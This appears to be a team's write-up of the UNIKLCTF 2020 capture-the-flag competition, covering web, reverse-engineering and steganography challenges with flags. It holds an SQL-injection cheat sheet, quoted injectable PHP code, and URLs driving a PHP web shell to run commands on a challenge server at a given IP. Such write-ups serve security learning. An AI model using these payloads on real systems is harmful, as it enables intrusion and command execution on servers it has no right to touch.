
UNIKLCTF 2020


Team_Gardenia

Table of Contents

1. WEB




1) News Portal 1 (20)




First questions for web is News Portal for 20 marks. The downloaded files give us a website file and sql file.

So, I upload the sql file into phpMyAdmin.



We are present with this website.



Hint that they give us is

- **Critical vulnerabilities**


We see there is search box. What were we waiting for? Go for SQL Injection or XSS of course.

Search for SQL Injection code cheat sheet. (I use very simple one, ' or '1'='1)

Cheat sheet

User name	Password	SQL Query
' or '1'='1	' or '1'='1	SELECT * FROM users WHERE name='' or '1'='1' and password='' or '1'='1'
' or ' 1=1	' or ' 1=1	SELECT * FROM users WHERE name='' or ' 1=1' and password='' or ' 1=1'
1' or 1=1 -- -	blah	SELECT * FROM users WHERE name='1' or 1=1 -- -' and password='blah'

Here we present the critical vulnerabilities :




Without wasting time, we find the source code and find where SQL called for the text box.

```php
post.php
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
//echo "Connected successfully";

if(isset($_POST["submit"])){
  $searchtitle = $_POST["searchtitle"];
  $sql = "SELECT PostDetails FROM tblposts WHERE PostTitle='$searchtitle'";//String
  $result = mysqli_query($conn,$sql);
```

So, we take that one line code -Without a string-

uniklctf20{$sql = "SELECT PostDetails FROM tblposts WHERE PostTitle='$searchtitle'";}


2) News Portal 2 (20)



Just take the path to where the code we take earlier.

uniklctf20{/newsportal/includes/post.php}


3) PASSTHRU (40)



Our last questions for web are Passthru.

The downloaded file just gives us one-line php code.

And the link given in the challenge, show us error.




http://103.46.143.71:8000/shell.php


This is so new for me.

Googling skill show me this.


- https://www.acunetix.com/blog/articles/web-shells-101-using-php-introduction-web-shells-part-2/



Which I think to try it out.



It took me forever to get a right thing.




http://103.46.143.71:8000/shell.php?_GET=system

When I try _GET=system, it shows some difference and it said about CMD.


So, again GOOGLE how to combine _GET=system and CMD command.

I found it that it just needs "&"

http://103.46.143.71:8000/shell.php?_GET=system&cmd




To see what inside I try to 'ls' in the cmd.



http://103.46.143.71:8000/shell.php?_GET=system&cmd=ls

mreiaz_was_here.txt


- Cat mreiaz_was_here.txt




http://103.46.143.71:8000/shell.php?_GET=system&cmd=cat%20mreiaz_was_here.txt

uniklctf20{sh3ll_0r_N0_5h3ll}


2. REVERSE



There is only one challenge for Reverse.




1) UNLOCK ME! (40)




Very straight challenge with 40 marks.

- We download IDA Pro Demo
- FN + F5 – give this code to us.




- Between “Enter Your Pin” and “Correct Pin” there is “Unsecure 4 pin”
- Run re1 and enter the pin



uniklctf20{wh0_am_1_70_c0mp4R3}

2) STEGANOGRAPHY



1) MEME OF THE YEAR (10)


Download the file. Which is a mp3 file. Music of Coffin Dance.

When you play the music, you will hear the “hurshhh” sound at some point of the mp3.

Open it with Audacity. Inspect with “Spectrogram”

At early of the music.

At the end of the music.




Combine all the flag part.


uniklctf20{2020_Be5t_m3mE}

2) ULALALA (10)

Next challenge also gives us another mp3. Without wasting our time, we open it by using Audacity and inspect it with spectrogram. Do it just like before.




It gives us a YouTube link. https://youtu.be/FdT5XM-Urb4 title flag.



ctfunikl20{enjoy_the_music}

3) SEE THE WORLD (40)



Let's recall where Ayob go last year.

Download the Worldmaps.png

- Binwalk it shows many things inside it.

```
root@kali:~/Desktop# binwalk -e WorldMaps.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
30            0x1E            TIFF image data, big-endian, offset of first image directory: 8
524           0x20C           JPEG image data, JFIF standard 1.02
438095        0x6AF4F         RAR archive data, version 5.x
656393        0xA0409         Zip archive data, encrypted at least v2.0 to extract, compressed size: 91490, uncompressed size: 97089, name: notes.pdf
748051        0xB6A13         End of Zip archive, footer length: 22

root@kali:~/Desktop#
```

```
root@kali:~/Desktop# cd _WorldMaps.png.extracted/
root@kali:~/Desktop/_WorldMaps.png.extracted# ls
6AF4F.rar   Kuwait.png      Turkey.png
A0409.zip   Latvia.png      UnitedKingdom.jpg
China.png   Malaysia.png    UnitedStateAmerica.jpg
France.png  Netherlan.jpg
Italy.jpg   notes.pdf
root@kali:~/Desktop/_WorldMaps.png.extracted#
```


There are all the things you get. Try to unzip both ".rar" and ".zip" file. I try to Unzip ".zip" file, but it asked for password.

Unzip ".rar" gives a folder of flags. But "Netherland.jpg" seems interesting.


Its either misspelled or a hint. Still can't get anything with binwalk. So, we tried "foremost"

```
root@kali:~/Desktop/_WorldMaps.png.extracted/country# foremost Netherlan.jpg
Processing: Netherlan.jpg
|*|
```

The output folder gives us a pdf with a Morse code.



We try decoding it using CyberChef.




Here, the output. Gives us a longitude and latitude.

This the website I use.

